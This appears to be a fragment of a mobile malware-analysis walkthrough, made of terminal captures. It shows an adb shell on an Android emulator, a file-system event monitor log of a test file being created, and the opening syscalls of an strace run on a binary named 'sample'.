

```
remnux@remnux:~/android_sdk/platform-tools$ ./adb shel
emulator64_x86_64_arm64:/ # cd /data/local/tmp
emulator64_x86_64_arm64:/data/local/tmp # cat > test
test
^C
130|emulator64_x86_64_arm64:/data/local/tmp # 
```

```
FSE_CLOSE        0        ""        fd(46)
FSE_CLOSE        0        ""        appmon-0.5
FSE_CLOSE        0        ""        fd(2)
FSE_CLOSE        0        ""        fd(1)
FSE_CREATE_FILE  0        ""        test
FSE_OPEN         0        ""        test
FSE_CONTENT_MODIFIED     0        ""        test
FSE_CLOSE        0        ""        test
```



```
1|emulator64_x86_64_arm64:/data/local/tmp # strace ./sample
execve("./sample", ["./sample"], 0x7ffee90a0440 /* 24 vars */) = 0
arch_prctl(ARCH_SET_FS, 0x7ffeae814980) = 0
getpid()                                = 12939
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7598eec5c000
set_tid_address(0x7598eeda5508)         = 12939
faccessat(AT_FDCWD, "/dev/urandom", R_OK) = 0
getrandom("\xd1\x0d\x31\xed\xa5\x4e\xb7\xe3\x83\x63\x6e\x28\x41\x76\xbc\xfe\xb9\x92\x91\xdf\x57\xd3\
x87\x40\x7f\x34\x36\x2c\x2d\x91\xcb\x61"..., 40, GRND_NONBLOCK) = 40
mmap(NULL, 1104, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7598eec5b000
prctl(PR_SET_VMA, PR_SET_VMA_ANON_NAME, 0x7598eec5b000, 1104, "arc4random data") = 0
sched_getscheduler(0)                   = 0 (SCHED_OTHER)
mmap(NULL, 36864, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7598eec52000
```